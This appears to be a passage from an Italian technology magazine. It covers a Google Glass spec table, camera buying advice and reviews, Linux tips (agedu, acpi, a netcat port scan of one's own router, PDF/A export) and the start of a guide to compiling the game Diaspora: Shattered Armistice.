Qualità dell'immagine per foto /	numerosi (scattare foto, filmare, appunti vocali, ricerche Internet, navigare, telefonare e condividere contenutisu social network, ascoltare musica, tradurre, visualizzare informazioni aggiuntive e altro)
App disponibili nel Google Glassware Store	pochissime (48 app)
Uso dell'occhiale anche senza collegamento ad uno smartphone	un po' limitato
Scattare foto / girare video / prendere appunti vocali, visualizzazione e inoltro di contenuti	si / si / si
Richiamo e visualizzazione di pagine web tramite comando vocale	possibile (il testo viene adattato alle dimensioni del display, navigazione Internet un pò scomoda,a causa della presenza dell'archetto)
Telefonare tramite gli occhiali, se esiste collegamento con smartphone	è possibile
Possibilità d'impiego degli occhiali (giudizio personale del tester)	estese
QUALITÀ DELL'IMMAGINE E FUNZIONI MULTIMEDIALI	
Qualità dell'immagine per foto /video, con buone condizioni di luce (test visivo)	un po' sfocata, colori pallidi, distorsioni consistenti
Qualità dell'immagine per foto /video, con cattive condizioni di luce (test visivo)	un po' sfocata, colori pallidi, distorsioni consistenti, rumore digitale
Qualità del display: con luce diurna intensa / al buio	consistente aberrazione cromatica e presenza di riflessi, scarso contrasto /consistente aberrazione cromatica e riflessi, ma più leggibile rispetto alla luce diurna
Ritardo nella visualizzazione dei contenuti sul display	in condizioni di uso normale: con lieve ritardo - in modalità video: ritardo consistente
Dimensioni percepite del display rispetto a un TV visto da 2,5 metri	elevate (26,5 pollici)
E' possibile regolare le dimensioni del display?	no
E' possibile regolare il grado di brillantezza del display?	no
Qualità vocale in modalità telefono	le conversazioni telefoniche sono ok; tramite l'auricolare la qualità audio è appena sufficiente
QUANTO È VALIDA LA DOTAZIONE?	
Memoria interna utilizzabile / espandibile	12,8 GB / non è possibile
Sensore di posizione / sensore per accelerazione	disponibile / disponibile
Regolazione automatica luminosità display	non possibile
GPS	solo tramite smartphone
Connessioni	numerose (Micro USB per ricarica e trasferimento dati, WLAN, Bluetooth)
Autonomia batteria con un uso intensivo / tempo di ricarica	molto breve (64 minuti) / un po' elevato (130 minuti)
Accessori inclusi nella dotazione	numerosi (caricabatteria, custodia, panno pulisci occhiali, cuffia, vari naselli di misure diverse, attrezzo)
GIUDIZIO COMPLESSIVO	★★★★★


A ciascuno la sua digicam

Grande o piccola, economica o costosa, per il tempo libero o per un uso professionale. Ecco le caratteristiche principali da prendere in considerazione nell'acquisto di una fotocamera

LEGGERA O PESANTE

Generalmente la fotocamera perfetta sarebbe quella da portare sempre con sé e quindi con un peso minimo. I modelli compatti sono degli autentici pesi piuma e offrono più funzioni e foto di migliore qualità rispetto alle fotocamere dei cellulari. Chi però, aspira a foto perfette, si orienterà su un modello reflex (**DSLR**), ma abbastanza pesante, a causa delle dimensioni maggiori del corpo macchina, dell'obiettivo e degli accessori. La Nikon D800, con obiettivo zoom da 24-120 millimetri, pesa circa 1,7 Kg e quindi richiede uno zainetto.

CON O SENZA SPECCHIO

Le fotocamere reflex convogliano la luce al mirino ottico e all'autofocus, attraverso uno specchio sollevabile. Le fotocamere digitali, pur consentendo l'applicazione di obiettivi intercambiabili, non sono dotate di specchi e sono quindi generalmente più compatte. Con i modelli di fascia media risulta difficile stabilire quale tipo di fotocamera offra la qualità d'immagine migliore.

FILMARE È PIÙ SEMPLICE

Per coloro che eseguono spesso riprese video, aspirando ad ottenere buoni risultati pur mancando di esperienza, è consigliabile orientarsi verso una fotocamera digitale. Filmare con i modelli reflex risulta più complicato, dato che la messa a fuoco deve essere impostata manualmente (per ottenere risultati ottimali). Gli obiettivi STM proposti da alcuni produttori, offrono poi un nuovo sistema di autofocus, che facilita le riprese. Fino ad oggi però, solo pochi modelli DSLR lavorano con questi tipi di obiettivo, ad esempio la Canon EOS 650D.

MEGLIO CON MIRINO OTTICO

Chi desidera ottenere una foto perfetta, deve mettere a fuoco il soggetto attraverso il display della fotocamera. Gli schermi di buona qualità sono in grado di visualizzare almeno un milione di pixel, ma purtroppo tutti i display sono penalizzati dai riflessi della luce solare. La fotocamera dovrebbe quindi essere dotata di un mirino ottico o elettronico, che possa consentire una visione del soggetto senza riflessi. Il mirino ottico offre dei leggeri vantaggi, dato che nei modelli elettronici, il soggetto può talvolta non essere perfettamente a fuoco o offrire una risoluzione troppo bassa.

MEGAPIXEL IN QUANTITÀ

Un numero eccessivo di pixel catturati da un sensore di piccole dimensioni, può generare rumore digitale impoverendo la qualità dell'immagine. Per i modelli compatti, dotati generalmente di un sensore di soli 6,2x4,6 millimetri, è consigliabile poter disporre di una risoluzione da 10 a 16 megapixel. Il sensore APS-C di una fotocamera DSLR (22,5x15 millimetri) dovrebbe offrire dai 14 ai 20 megapixel. I sensori full frame, come quello della Canon EOS 5D (36 x 24 millimetri), sono in grado di scattare foto nitide anche con risoluzioni di 22 megapixel e oltre.

SCEGLIERE L'OBIETTIVO GIUSTO

Grazie alla possibilità di cambiare gli obiettivi, le fotocamere digitali e reflex si prestano a qualsiasi esigenza fotografica: basterà svitare il grandangolo e avvitare il tele o l'obiettivo per le macro. Chi vorrà risparmiarsi la fatica di sostituire gli obiettivi, potrà avvalersi di superzoom con distanze focali da 18 a 270 millimetri. Le fotocamere compatte offrono una distanza focale fissa.

PER PROFESSIONISTI

▸CANON EOS 5D MARK III ★★★★☆

Foto e video impeccabili

Sostituita della EOS 5D Mark II, pur essendo in vendita già da qualche tempo, continua ad avere una marcia in più. La Mark III è un'autentica macchina da professionisti: costosa e robusta, è in grado di scattare sei foto in serie al secondo, ideale per le foto d'azione che si rivelano assolutamente al top grazie all'autofocus con 61 aree di misurazione per l'immagine e il sensore full frame di ben 22 megapixel, estremamente sensibile alla luce. Impostando la sensibilità massima di ISO 12.800, si ottengono foto di qualità eccellente, anche con la luce diffusa da una sola candela. Per situazioni estreme, il valore ISO può essere impostato addirittura a 102.400. La 5D consente di eseguire riprese video di straordinaria qualità, da cui sarà possibile ricavare anche foto singole perfette. Per godere di una qualità audio migliore, è possibile collegarvi un microfono esterno.

Pratico: due slot per le schede di memoria consentono di memorizzare separatamente immagini in JPG e RAW.

PER PRINCIPIANTI

▸CANON POWERSHOT A2500 ★★★☆☆

Economica di qualità

Nessun'altra digicam economica offre tutte queste caratteristiche. La Canon PowerShot A2500 è semplice da usare, vanta funzioni automatiche e fonisce immagini di straordinaria qualità. Con la luce diurna, la luminosità delle foto è perfetta ma, con luce scarsa, le immagini appaiono un po' scure. Rispetto alle fotocamere costose mancano i dettagli fini e sulle superfici uniformi - come in un cielo sereno - è riconoscibile un lieve rumore digitale. Tenuto conto del prezzo, molto conveniente, ci si può però accontentare. È perfettamente in linea con la qualità tipica offerta dagli smartphone. Punto di forza: rispetto alle fotocamere dei cellulari, la A2500, grazie al suo zoom 5 x, mette in risalto i dettagli, e le sue dimensioni consentono di infilarla in ogni tasca. A detta del produttore, la modalità Eco prolunga del 30% l'autonomia della batteria. Nel corso del test, questa compatta ha scattato ben 758 foto con una ricarica.

DATI TECNICI: 16 Mpixel; sensore 6,2 x 4,6 mm (1/2,3 pollici); zoom 5x (27-131 mm); dimensioni 9,8 x 5,8 x 2,0 cm; peso 125 grammi
INFO: www.canon.it

▸SONY A3000 ★★★★☆

Conveniente e valida

Una fotocamera digitale con mirino per soli 300 Euro? Un prezzo veramente straordinario! La Alpha 3000 di Sony si presenta come una reflex compatta, in grado di offrire una qualità d'immagine al top, grazie al suo sensore da 20 Megapixel. L'usabilità potrebbe essere migliore, dato che numerose impostazioni possono essere selezionate solo tramite il menu. Sony ha risparmiato anche sulla dotazione: le risoluzioni offerte dal mirino (300x224 pixel) e dal display (320x240 pixel) sono molto basse e i soggetti appaiono quindi abbastanza pixellosi su entrambi. Anche nello scatto di foto in serie, la resa non è straordinaria: è possibile scattare al massimo 2,4 immagini al secondo.

DATI TECNICI: 20 Megapixel; sensore 15,4 x 23,2 mm (APS-C); obiettivo 18-55 mm; diaframma 1:3,5-5,6; dimensioni 12,9 x 9,1 x 12,7 cm; peso 596 grammi
INFO: www.sony.it

▶HASSELBLAD H5D-200MS ★★★★☆
50 megapixel (almeno) a disposizione!

Con questo prezzo è possibile procurarsi anche una BMW serie 2, nuova di zecca: la Hasselblad H5D-200MS costa infatti quasi 40.000 euro, purtroppo senza obiettivo! Quest'ultimo costa circa 6000 euro nel modello 35-90 mm. Uno dei componenti digitali della parte posteriore è l'impeccabile sensore di 36,7 x 49,1 millimetri, che offre un risoluzione di ben 50 Megapixel. Sovrapponendo automaticamente quattro o sei foto si arriva ad ottenere immagini ancora più nitide, con una risoluzione di 200 Megapixel. Memorizzare una foto in formato RAW per una successiva elaborazione ottimale, occupa uno spazio di circa 65 megabyte sulla scheda di memoria. Il formato TIFF (usato in tipografia) richiede addirittura 600 megabyte. Si può quindi dire che Hasselblad non impressiona solo per il prezzo.

Il fotografo Andreas Gursky lavora con fotocamere Hasselblad e le sue opere vengono vendute all'asta per importi milionari.

DATI TECNICI: 50 Megapixel (si può arrivare a 200); sensore 36,7 x 49,1 mm.; diaframmi 1.2,8; dimensioni 15,3 x 13,1 x 20,5 cm.; peso 2,5 Kg.
INFO: www.hasselblad.it


▶NIKON COOLPIX P600 ★★★☆☆
Zoom incredibile

Il soggetto è troppo lontano? Nessun problema per la Nikon Coolpix P600! Questo maneggevole corpo macchina nasconde uno zoom mostruoso, con una distanza focale da 24 a 1440 millimetri (rapportato ad un formato tradizionale di foto), corrispondente ad un fattore 60x. Le foto si presentano ricche di dettagli e con solo una lieve perdita cromatica. Vanta un'usabilità agevole, anche se non velocissima: la P600 necessita più di tre secondi per avviarsi.

DATI TECNICI: 16,1 Megapixel; sensore 6,2 x 4,6 mm (1/2,3 pollici); obiettivo 24-1440 mm; diaframma 1:3,3-6,5; dimensioni 12,5 x 8,5 x 10,6 cm; peso 565 gr. **INFO**: www.nital.it

▶NIKON 1 AW1 ★★★★☆
Scatti impermeabili

Estremamente duro: la 1 AW1 resiste a cadute da due metri altezza e può immergersi fino a una profondità di 15 metri, senza una custodia di protezione. Grazie a due sistemi di misurazione per l'autofocus, è in grado di mettere a fuoco il soggetto con estrema rapidità, sia per riprese video che per scatti. Anche nella modalità di scatti in serie, la Nikon si piazza al primo posto, con circa cinque immagini al secondo. L'obiettivo in dotazione ha uno zoom piuttosto limitato da 11 a 27,5 millimetri e, inoltre, con altre ottiche, la 1 AW1 non è più resistente all'acqua.

DATI TECNICI: 14 Megapixel; sensore 8,8 x 13,2 mm (1 pollice); obiettivo 11-27,5 mm; diaframma 1:3,5-5,6; Dimensioni 12,5 x 7,2 x 9,4 cm; peso: 532 gr.
INFO: www.nital.it

PER FOTOGRAFI AMATORIALI

▶ SAMSUNG GALAXY NX ★★★★☆

Connessioni smart

1.130,00 Euro

Il suo nome dice tutto: come gli smartphone con la stessa denominazione, anche la NX lavora con il sistema operativo Android. Il vantaggio deriva dal fatto che si possono installare numerose App per l'elaborazione delle foto. Il display della NX è in formato maxi e serve da touchscreen. Selezionare le impostazioni con un semplice sfioramento delle dita, anziché con i tasti, richiede un po' più di tempo. La fotocamera dispone di un mirino elettronico, la qualità dell'immagine è al top e solo la velocità per lo scatto di foto in serie è mediocre.

Sull'ampio touchscreen della NX è possibile elaborare le fotografie tramite App.

DATI TECNICI: 20 Megapixel; sensore 15,7 x 23,5 mm. (APS-C); obiettivo 18-55 mm.; diaframma 1:3,5-5,6; dimensioni 14,5 x 10,3 x 11,7 cm; peso 690 gr.
INFO: www.samsung.it

▶ PANASONIC LUMIX G6 ★★★★☆

Per i cineamatori

490,00 Euro

Il corpo della Panasonic Lumix DMC-G6 è sufficientemente ampio per godere di un touchscreen orientabile, un mirino elettronico e numerosi dispositivi di comando, tra cui anche cinque tasti funzione, che possono essere "battezzati" singolarmente dal fotografo. Nelle riprese fotografiche, con condizioni di luce molto scarsa, la G6 non ha offerto il meglio: le foto hanno presentato un rumore digitale più elevato rispetto ad altre fotocamere digitali. Nelle riprese video, invece, la G6 si esprime al massimo: i video risultano nitidi, ricchi di dettagli e l'autofocus lavora con estrema rapidità. Ottimo: l'autonomia della batteria della fotocamera è molto elevata, e, nel corso del test, la carica si è esaurita solo dopo circa 1000 scatti.

DATI TECNICI: 16 Megapixel; sensore 13,0 x 17,3 mm (MFT); obiettivo 14-42 mm; luminosità 1:3,5-5,6; dimensioni 12,2 x 8,6 x 11,8 cm; Peso: 552 gr.
INFO: www.panasonic.it

▶ SONY DSC-RX10 ★★★★☆

Quasi come una reflex

1.000,00 Euro

La nuova Sony, pur presentando quasi il formato di una reflex, è una fotocamera compatta maxi ("Bridge"). Lo zoom 8x, si rivela un po' limitato per una fotocamera di questa fascia, ma in compenso offre un'ottima luminosità con un'apertura di diaframma 1:2,8.
Le dimensioni del sensore della RX 10 sono quasi la metà di quelle di una fotocamera reflex, ma quattro volte più grandi rispetto ai modelli compatti. Tutto ciò contribuisce a fornire una qualità fotografica straordinariamente elevata, simile al livello ottenibile con le costose macchine reflex. Altri punti forti sono: la semplicità d'utilizzo e la possibilità di avere a disposizione tutte le funzioni principali.

DATI TECNICI: 20 Megapixel; sensore 8,8 x 13,2 millimetri (1 pollice); zoom 8,3 x (24-200 mm); dimensioni 12,9 x 10,2 x 8,8 cm; peso 813 gr.
INFO: www.sony.it

▶NIKON D5300 ★★★★☆

Budget limitato ma alta qualità d'immagine!

La Nikon D5300 si distingue per un'elevata qualità d'immagine e una buona dotazione. È possibile gestirla via Wi-Fi con un'App ed è in grado di memorizzare sull'immagine la geolocalizzazione via GPS. Il display orientabile si rivela pratico per scattare foto a distanza ravvicinata dal suolo o da posizione sopraelevata. Peculiarità insolita per una piccola reflex: l'autofocus presenta ben 39 aree di misurazione per l'immagine. L'unico punto debole riguarda la velocità degli scatti in serie, che è di solo tre foto al secondo.

DATI TECNICI: 24 Megapixel; sensore 15,6 x 23,5mm (APS-C); obiettivo 18-105 mm.; diaframma 1:3,5-5,6; dimensioni 12,7 x 10,0 x 16,1 cm.; peso 955 gr.
INFO: www.nital.it

▶OLYMPUS OM-D E-M1 ★★★★☆

Elegante e veloce


La generosa impugnatura della E-M1 consente di tenerla comodamente in mano. I l corpo macchina, molto robusto, la protegge dal freddo e dalla pioggia. Anche la qualità dell'immagine è molto convincente ed è in grado di scattare rapide foto in serie, con una frequenza di dieci immagini al secondo. Purtroppo la batteria offre autonomia per solo circa 300 foto, dato che il mirino elettronico, con un elevatissima risoluzione di 2,38 milioni di pixel, necessita di molta potenza.

DATI TECNICI: 16 Megapixel; sensore 13,0 x 17,3 mm (MFT); obiettivo 12-50 mm; diaframma 1:3,5-6,3; dimensioni 13,7 x 9,2 x 13,5 cm; peso 744 gr. **INFO**: www.olympus.it

▶PENTAX K-50 ★★★★☆

Ampia scelta di colori

Poter fotografare soggetti e panorami anche col vento e con la pioggia costituisce senza ombra di dubbio il punto forte della Pentax K-50. Oltre 80 guarnizioni, sistemate sull'obiettivo e sul vano batteria, proteggono infatti alla perfezione la fotocamera dagli spruzzi d'acqua. La qualità delle fotografie è al top, ma i video potrebbero essere migliori. Un difetto riguarda l'impugnatura, priva di rivestimento in gomma, quindi la K-50 può facilmente scivolare dalle mani. Fastidioso che l'autofocus sia leggermente rumoroso. Chi non ama il colore nero, potrà scegliere la K-50 anche in altre tinte: 120 combinazioni di colore sono disponibili online.

DATI TECNICI: 16 Megapixel; sensore 15,7 x 23,6 mm. (APS-C); obiettivo 18-55 mm.; diaframma 1:3,5-5,6; dimensioni 12,8 x 9,9 x 13,9 cm.; peso 870 gr.
INFO: www.pentaxitalia.com

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un esperto, trovare soluzioni rapide ai problemi e sfruttare appieno le potenzialità del sistema

PULIZIA DEI FILE PIÙ VECCHI E INUTILIZZATI

I dischi fissi, ma anche le chiavette USB e persino i cellulari, indipendentemente dalla loro capacità di archiviazione finiscono, dopo un po' di tempo, per essere sempre pieni e a volte lo sono a tal punto da non poter più archiviare nulla se non procedendo con qualche cancellazione sostanziale. Senza però arrivare a gestire tali condizioni di emergenza, che comportano spesso delle rimozioni non troppo ponderate, bisognerebbe riflettere per tempo sul fatto che sui propri supporti si trovano file e documenti vecchi, inutilizzati e forse neppure più utili. Basta pensare ad esempio alla cartella Download utilizzata dai browser, in cui finiscono tutti i file che scarichiamo, come .pdf, archivi, pacchetti, immagini ISO e quant'altro. Per fortuna andare a caccia di questa tipologia di file inutili è una procedura relativamente semplice, specialmente se ci si affida ad uno strumento come **agedu** (***http://tinyurl.com/agedu-lm***). Infatti, come si intuisce dal nome il programma rappresenta un misto tra il comando du, che mostra l'occupazione di una cartella e dei suoi file su disco e la loro ordinazione per età in modo da comprendere subito quali siano i file più vecchi e più grandi e quindi quelli potenzialmente su cui intervenire per liberare spazio (proprio in virtù del fatto che non vengono più usati da tempo). Il suo uso è davvero semplice: dopo averlo installato basterà aprire una finestra del terminale e digitare il comando **agedu** seguito dallo switch **-s** e dalla cartella da analizzare. Ad esempio, per analizzare tutto il contenuto della propria cartella utente basterà il comando **agedu -s $HOME** seguito da **Invio**. Una volta terminata l'analisi si dovrà poi ricorrere al comando **agedu -w** che ci indicherà una URL da aprire con il browser per poter accedere ai risultati (la porta della URL sarà ogni volta diversa) che sono presentati quindi in modalità grafica con collegamenti e barre colorate. Interpretare i dati è molto immediato: infatti, ogni barra, che indica la relativa cartella, ha un colore che può andare dal rosso al verde e quindi dai file più vecchi e quelli più nuovi. A questo punto non rimane che andare a scovare i file dimenticati e vedere se sia possibile rimuoverli per conquistare nuovamente un po' di spazio prezioso.

Fig. 1 •Agedu evidenzia subito i file su cui poter intervenire

LO STATO DELLA BATTERIA DALLA RIGA DI COMANDO

Quando si amministra un computer remotamente è molto probabile che non si disponga di un sistema grafico ma della sola shell attivata tramite la connessione SSH. In questo caso, però, molti dei programmi a cui siamo abituati non sono disponibili e tra questi vi sono sicuramente quelli relativi all'attuale utilizzo della batteria da parte del computer. È possibile accedere a tali informazioni anche dal terminale e il modo più veloce per farlo è quello di ricorrere al comando **acpi** (presente ed installato di default su quasi tutti i sistemi). L'ACPI è l'acronimo di **Advanced Configuration and Power Interface** ed è uno standard, ormai supportato da quasi tutti i computer, tramite cui accedere a determinate informazioni dell'hardware tra cui anche quelle energetiche e quindi anche della batteria qualora questa sia presente. Ma scopriamo come usarlo: per conoscere l'attuale stato della batteria e quindi se sia in carica (charging) o se si stia scaricando (discharging), la per-

centuale residua e il tempo rimasto, è sufficiente digitare il solo comando **acpi** e premere **Invio**. Aggiungendo invece lo switch **-a** si potrà conoscere la condizione dell'alimentatore e quindi se questo sia attivo (on-line) oppure disconnesso (off-line) mentre lo switch **-t** riporta l'attuale temperatura della batteria. Per accedere ai dati relativi alla capacità massima della batteria (in mAh) e quelli registrati nell'ultima carica si deve ricorrere al comando **acpi -i**. Eseguendo infine il comando **acpi -V** il programma stamperà tutti i dati visti fino ad ora con in più eventuali informazioni relative al sistema di raffreddamento. Ma si può fare anche di più. Infatti, nel caso in cui si volesse tenere sotto controllo in maniera costante lo stato della batteria (supponiamo ad esempio che manchi l'alimentazione e che si voglia conoscere la rapidità con cui si sta scaricando il computer/server), si potrà ricorrere al programma **watch** chiedendogli di eseguire il comando **acpi** ad intervalli regolari. Ad esempio, per aggiornare l'output ogni minuto dovremo semplicemente digitare **watch -n 60 acpi** e premere poi **Invio**. Per uscire dall'esecuzione continua di watch si dovrà premere la sequenza di tasti **CTRL+C**.

UN TOOL PER CONTROLLARE LA RETE

Ci sono alcuni programmi che non possono mancare nella valigetta, virtuale ovviamente, di ogni amministratore di rete e tra questi troviamo netcat e proprio per questo motivo quasi sicuramente sarà installato di default sulla propria distribuzione. Bisogna però tenere presente che di questo applicativo, inizialmente creato parecchio tempo fa, ne esistono diverse implementazioni, pur con nomi diversi, anche se molto comune è la modalità di utilizzo e simili sono le opzioni. Proprio per questo motivo è facile che vi sia una shortcut (in genere chiamata **nc**) nel proprio sistema che richiama il relativo programma installato; nulla comunque di cui preoccuparsi troppo visto che, come detto, il funzionamento è molto simile. Comunque, indipendentemente dalla versione fornita dalla propria distro, con questo programma si possono fare moltissime operazioni sulla rete, come leggere e scrivere dati, eseguire scansioni di specifici computer o mettersi in ascolto su determinate porte. Ricorrendo poi alle sue tante opzioni e magari all'uso di qualche script gli unici limiti di utilizzo sono dettati dalla propria fantasia. Vediamo allora alcuni tr a questi possibili usi, premettendo sino da ora che si tratta solo di uno sguardo di superficie e che con un po' di esperienza e di curiosità si potranno fare molte più cose. Per prima cosa eseguiamo una scansione di un dispositivo digitando il comando **nc** con l'opzione **-z** seguita dal nome del computer da analizzare o dal suo indirizzo IP e dal range delle porte su cui cercare un eventuale server in ascolto. Ad esempio, volendo scansionare il proprio router alla ricerca di un web server e supponendo che abbia l'indirizzo **192.168.1.1** basterà digitare il comando: **nc -v -z -w 1 192.168.1.1 70-90** e confermare con **Invio**. Oltre alla citata opzione **z** sono state aggiunte la **v** per ottenere un output più descrittivo e la **w** che indica un tempo massimo di attesa per una riposta di un secondo. Se poi si volesse interrogare il server su quella porta si può stabilire una connessione (riprendendo l'esempio di prima e supponendo che vi sia un web server sulla porta 80 digiteremo: **nc 192.168.1.1 80**) e poi inviare un comando (come ad esempio uno spazio) seguito dal tasto Invio. In questo caso il server dovrebbe risponderci con un "**400 Bad Request**". In alternativa possiamo comporre tutto in una sola linea: **echo " " | nc 192.168.1.1 80**. Come già detto, questi sono solo esempi minimali ma che consentono di capire la potenzialità del programma; se lo vogliamo, possiamo approfondire la conoscenza del software tramite la sua pagina del manuale.

PDF IN PDF/A

Ai file PDF siamo ormai tutti abituati ma molti non sanno che ne esiste una versione particolare, chiamata PDF/A, che è stata pensata per essere conforme ad uno standard e per questo motivo è sempre più spesso utilizzato da aziende ed istituzioni per archiviare documenti.
Lo scopo è quello di garantire che il documento possa essere leggibile e quindi fruibile anche tra parecchio tempo e proprio per questo motivo è molto facile che prima o poi ci venga richiesto di produrne uno o peggio di convertirne uno esistente in tale formato. Proprio quest'ultima procedura si può però svolgere facilmente utilizzando LibreOffice; basta infatti richiamare il programma principale, aprire il .pdf che desideriamo convertire (passaggio che richiamerà automaticamente il modulo **draw**) e poi scegliere la voce **Esporta nel formato PDF** presente nel menu **File**. Quando apparirà la finestra di dialogo con le opzioni per l'esportazione non si dovrà far altro che spuntare la voce **PDF/A-1a**, cliccare il pulsante **Esporta** e assegnare poi un nuovo nome al documento in cui salvare il contenuto conforme allo standard. Durante la conversione potrebbero apparire dei messaggi indicanti problemi vari, come ad esempio quello relativo alla trasparenza, ma il modulo di esportazione provvederà a risolvere tutto automaticamente trasformando l'oggetto trasparente in uno opaco e giungendo così alla creazione del file senza intervento da parte dell'operatore. Per verificare che la conversione sia andata a buon fine si può utilizzare l'Adobe Reader: infatti, nel caso di apertura di un file PDF/A apparirà una banda azzurra all'interno della finestra che ci avviserà della speciale tipologia del documento.





Fig. 2 • Il modulo di esportazione PDF di LibreOffice con l'opzione PDF/A

Che le guerre stellari abbiano inizio!

Dopo quaranta anni di silenzio ora sono di nuovo tra noi! Sono i Cyloni, razza robotica che si ribellò agli esseri umani: siete pronti per affrontarli? Ecco a voi Diaspora: Shattered Armistice!

Michele Petrecca

Shattered Armistice 1.1.1

Licenza: GNU GPL **Tipo:** Gioco **Sito Web:** http://diaspora.hard-light.net

Battlestar Galactica è una serie televisiva, appartenente alla categoria **Sci-Fi** (contrazione di **Science Fiction**), trasmessa per la prima volta nel "lontano" 1978 e che nel tempo si è conquistata una nutrita schiera di ammiratori tanto da far nascere delle comunità dedicate: ***http://en.battlestarwiki.org*** e, in Italia, ***http://battlestargalactica.it***. A questa longeva serie TV si sono ispirati nel tempo collane di romanzi e serie di fumetti e da qualche anno si sono aggiunti i videogiochi. In particolare un gruppo di sviluppatori della Hard-Light Productions (**www.hard-light.net**), facendo uso del motore grafico **Open Freespace 2** (***http://scp.indiegames.us***), hanno cercato di ricreare le atmosfere della serie TV rilasciando il titolo Diaspora: **Shattered Armistice** (da ora, per semplicità, DSA) che strizza decisamente l'occhio agli ammiratori di Battlestar Galactica e farà felici tutti quei giocatori a cui piacciono battaglie spaziali con precisi obiettivi: esattamente ciò che ci propone DSA nelle sue missioni.

Fig. 1 • Il sobrio menu di DSA: il logo ricorda la saga Battlestar Galactica

HARDWARE E SOFTWARE




Andiamo sul sicuro!

La CPU suggerita è un dual core i3 Intel o equivalente AMD (Phenom II X2), 2 GB di RAM e 6 GB di spazio libero su hard disk. La scheda grafica dovrà supportare le OpenGL versione 3.2 pertanto a partire dalla serie HD 5xxx di Radeon o una NVIDIA GeForce dalla 8xxx a salire (le schede integrate Intel sono date per non funzionanti). Dovendo compilare da sorgenti installiamo **CMake 2.8, wxWidgets 2.8.10/wxGTK 2.8** o successive versioni (ma non la 2.9.x), Python 2.6 e successivi rilasci (ma non la 3.x), **python-markdown, OpenAL, SDL 1.2, compat-lua, compat-lua-libs e jansson.** Laddove presenti installare anche i file di sviluppo, medesimi pacchetti ma i cui nomi terminano con **-devel** o **-dev** a seconda delle distribuzioni.

PREPARIAMOCI AL SETUP

Al momento in cui scriviamo non siamo a conoscenza di distribuzioni (anche tra le più accreditate come Fedora, OpeSUSE ed Ubuntu) che abbiano pacchettizzato DSA, pertanto l'unica strada rimane la compilazione da sorgenti. Niente paura, vedremo come fare. La prova è stata eseguita su una Fedora 20 ma la dinamica non cambia, al di là dei nomi dei pacchetti, se eseguita su altre distribuzioni. Scarichiamo i file **Diaspora_R1_Linux.tar.lzma** (1,3 GB), **Diaspora_R1_Patch_1.1.tar.lzma** (470 MB circa) e **Diaspora_R1_Patch_1.1.1.tar.lzma** (8 MB).
Sono state rilasciate altre patch precedenti alla 1.1, ma non è necessario scaricarle poiché la versione 1.1 le copre tutte, cosa non vera per la 1.1.1 la quale dovrà essere

Iniziamo la configurazione

Terminata la compilazione possiamo avviare la piattaforma di lancio

01 IL LANCIATORE

Aggiungiamo il profilo al lanciatore con **./wxlauncher/build/wxlauncher --add-profile --profile=Diaspora --file=pro00099.ini** non curandoci dell'errore **iCCP: known incorrect sRGB profile** e cliccando su **OK**. Seguiamo lo stesso iter con **./wxlauncher/build/wxlauncher --select-profile --profile=Diaspora.**

02 IMPOSTAZIONI BASILARI


